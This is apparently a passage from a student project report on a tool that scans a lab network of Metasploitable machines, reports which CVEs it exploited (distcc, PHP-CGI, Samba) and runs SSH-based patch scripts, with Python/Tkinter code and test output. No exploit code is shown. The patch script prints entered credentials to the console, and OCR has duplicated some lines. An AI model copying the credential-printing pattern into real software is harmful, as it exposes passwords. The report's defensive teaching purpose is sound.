
Now attempting to gain acess into the devices on your network

From the CVE's from the report shown previously, the following were exploited succesfully

```
------------------------------------------------------------------
192.168.90.13
------------------------------------------------------------------
CVE-2004-2687
CVE-2012-1823
CVE-2007-2447
------------------------------------------------------------------
192.168.90.17
------------------------------------------------------------------
```

5.7 Vulnerability patching

After the system has finished attempting the exploits. For each device for each vulnerability it will conduct a search for patches within the folder patches in the same location as the program. Each patch has a unique name referenced by its CVE number. If a patch is found for a particular vulnerability the system will execute the patch. Below is and example of a patch.



```
#---------------------------------------------------------------------------------------
def intermediate_patch_screen(root,frame,cve_dict):
    frame.destroy()

    root.geometry("900x900")

    frame= Frame(root)
    frame.pack(expand=True, fill=BOTH)
    txt = Label(frame,text="The system will not check for patches to any vulnerabilities detected please do not close this window while exploit fixes show", width ='100',height='30' )
    txt.pack(side =TOP)
    button = Button(frame,text="Continue",width ='50',height='2',bg='green',command=partial(fix_exploits, root,frame,cve_dict))
    button.pack(side =TOP)
    root.update_idletasks()

def fix_exploits(root,frame,cve_dict):
    frame.destroy()
    root.geometry("700x700")


    import os
    import sys
    for host in cve_dict.keys():
        for Vulnerability in cve_dict.get(host):
            found = False
            try:
                sys.path.insert(0, str(os.getcwd())+'/Patches')
                imported_module = __import__(str(Vulnerability))
                found = True
            except Exception as e:
                print(e)
            if found== True:
                root.destroy()
                imported_module.start(host)

                root = Tk()
                root.geometry("500x500")
                frame= Frame(root)
                frame.pack(expand=True, fill=BOTH)
                txt = Label(frame,text="Searching for more patches", width ='100',height='30' )
                txt.pack(side =TOP)
                root.update_idletasks()


    frame.destroy()
    frame.pack(expand=True, fill=BOTH)
    txt = Label(frame,text="Program has finished", width ='100',height='30' )
    txt.pack(side =TOP)
    button = Button(frame,text="Exit",width ='50',height='2',bg='green',command=exit)
    button.pack(side =TOP)
    root.update_idletasks()
```

Above is the vulnerability patch section in the main program this takes in the dictionary of vulnerabilities and looks for scripts with names that match any CVE’s pertaining to a vulnerability one of the devices suffer from. An example of a patch program is below.


```
def start(host):

    CVE = "CVE-2004-2687"


def start(host):

    CVE = "CVE-2004-2687"

    root = Tk()
    root.geometry("500x500")
    frame= Frame(root)
    frame.pack(expand=True, fill=BOTH)



    txt = Label(frame,text="Solution found for "+CVE+" for host "+host, width ='100',height='15', )
    txt.pack(side =TOP)


    button = Button(frame,text="Continue",width ='50',height='2',bg='green',command=partial(credentials_pg, host,root,frame))
    button.pack(side =TOP)

    root.mainloop()





#Prompt user for login
def credentials_pg(host,root,frame):#,root,frame):
    frame.destroy()
    root.geometry("500x500")
    frame= Frame(root)
    frame.pack(expand=True, fill=BOTH)




    usr_txt = Label(frame,text="Please enter your username below for device with IP "+host, width ='100',height='5', )
    usr_txt.pack(side =TOP)

    usr_entry = Entry(frame,width = '40')
    usr_entry.pack(side =TOP)


    pswrd_txt = Label(frame,text="Please enter your password below", width ='100',height='5', )
    pswrd_txt.pack(side =TOP)

    pw_entry = Entry(frame,width = '40',show="*")
    pw_entry.pack(side =TOP)

    button = Button(frame,text="Continue",width ='50',height='2',bg='green',command=partial(ssh_connect, host,root,frame,usr_entry,pw_entry))
    button.pack(side =TOP)

    root.mainloop()
```


```
    button = Button(frame,text="Continue",width ='50',height='2',bg='green',command=partial(ssh_connect, host,root,frame,usr_entry,pw_entry))
    button.pack(side =TOP)
```


```
#SSH into linux device

def ssh_connect(host,root,frame,usr_entry,pw_entry):
    usr_entry = str(usr_entry.get())
    pw_entry= str(pw_entry.get())
    print(usr_entry,pw_entry)
    frame.destroy()
    root.geometry("500x500")
    frame= Frame(root)
    frame.pack(expand=True, fill=BOTH)
    try:
        router_ip = host
        router_username = usr_entry
        router_password = pw_entry

        ssh = paramiko.SSHClient()

        ssh.load_system_host_keys()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        ssh.connect(router_ip,
                    username=router_username,
                    password=router_password,
                    look_for_keys=False )




        txt = Label(frame,text="Connection was successful", width ='100',height='15', )
        txt.pack(side =TOP)
        button = Button(frame,text="Continue",width ='50',height='2',bg='green',command=partial(fix,host,root,frame,usr_entry,pw_entry,ssh))
        button.pack(side =TOP)
    except Exception as e:
        print(e)
        txt = Label(frame,text="Connection was unsuccesful, please check the credentials entered", width ='100',height='15' )
        txt.pack(side =TOP)
        button = Button(frame,text="Continue",width ='50',height='2',bg='green',command=partial(credentials_pg, host,root,frame))
        button.pack(side =TOP)



 #Execute fix commands
def fix (host,root,frame,usr_entry,pw_entry,ssh):
    frame.destroy()
    root.geometry("500x500")
    frame= Frame(root)
    frame.pack(expand=True, fill=BOTH)
    txt = Label(frame,text="Now Patching Vulnerability", width ='100',height='15', )
    txt.pack(side =TOP)
    root.update_idletasks()
```

```
txt = Label(frame,text="Now Patching Vulnerability", width='100',height='15', )
txt.pack(side =TOP)
root.update_idletasks()

#example command
print("1")
ssh_stdin, ssh_stdout, ssh_stderr = ssh.exec_command("sudo apt-get remove distcc -y")
print("2")
ssh_stdin.write(pw_entry+'\n')
print("3")


output = ssh_stdout.readlines()
print(output)
print("all good")


txt = Label(frame,text="Finished Patching", width ='100',height='15', )
txt.pack(side =TOP)


button = Button(frame,text="Continue",width ='50',height='2',bg='green',command=root.destroy)
button.pack(side =TOP)
```

This patch is for the vulnerability with the CVE : CVE-2004-2687. This vulnerability is caused by an application called distcc. It allows unauthorised access into a system and can easily be exploited using Metasploit. The vulnerability patch script prompts the user for the login to the device with IP vulnerable to this CVE. This patch works for linux based devices vulnerable to this CVE. Once the correct login is entered the system then connects to the device via SSH. It then runs a command on the device which deletes the application that causes the vulnerability. Another way the vulnerability could be overcome is by updating but as the devices in the virtual network are not connected to the internet it instead deletes the application. The vulnerability patch script comes with a template script called "CVE_Linux_Template" in which all linux based patches should be based on. All patches will need to have a method called start which will be called to launch the patch.



The system will not check for patches to any vulnerabilities detected please do not close this window while exploit fixes show


Solution found for CVE-2004-2687 for host 192.168.90.21




Please enter your username below for device with IP 192.168.90.21

Please enter your password below




Connection was successful



Now Patching Vulnerability

Finished Patching




Program has finished

Chapter 6 Analysis

6.1 Testing


Test 1: The IP returned by the program should match that of the internal IP running the program. -PASS

Running the ifconfig command on the host devices terminal yielded the following result:



```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.90.12  netmask 255.255.255.0  broadcast 192.168.90.255
        inet6 fe80::a00:27ff:fe26:853c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:26:85:3c  txqueuelen 1000  (Ethernet)
        RX packets 163  bytes 22374 (21.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 880  bytes 61074 (59.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

This matches that of the internal IP found by the system. Hence the system successfully passed this test.




Below are your internal IP(s)


192.168.90.12

Test 2: All devices within an internal network can be detected. -PASS


Two other virtual machines were added to the virtual network. Their internal IP's being 192.168.90.21 and 192.168.90.20.



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:6b:14:1a
          inet addr:192.168.90.20  Bcast:192.168.90.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6b:141a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4676 (4.5 KB)  TX bytes:3992 (3.8 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:95 errors:0 dropped:0 overruns:0 frame:0
          TX packets:95 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19669 (19.2 KB)  TX bytes:19669 (19.2 KB)

msfadmin@metasploitable:~$ msfadmin
-bash: msfadmin: command not found
msfadmin@metasploitable:~$ ifconfid
-bash: ifconfid: command not found
msfadmin@metasploitable:~$ _
```



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:df:99:de
          inet addr:192.168.90.21  Bcast:192.168.90.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fedf:99de/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:100317 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91626 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20703149 (19.7 MB)  TX bytes:58872420 (56.1 MB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:874 errors:0 dropped:0 overruns:0 frame:0
          TX packets:874 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:371277 (362.5 KB)  TX bytes:371277 (362.5 KB)

msfadmin@metasploitable:~$
```




Below are the IP(s) of the devices on your network

192.168.90.12
192.168.90.20
192.168.90.21

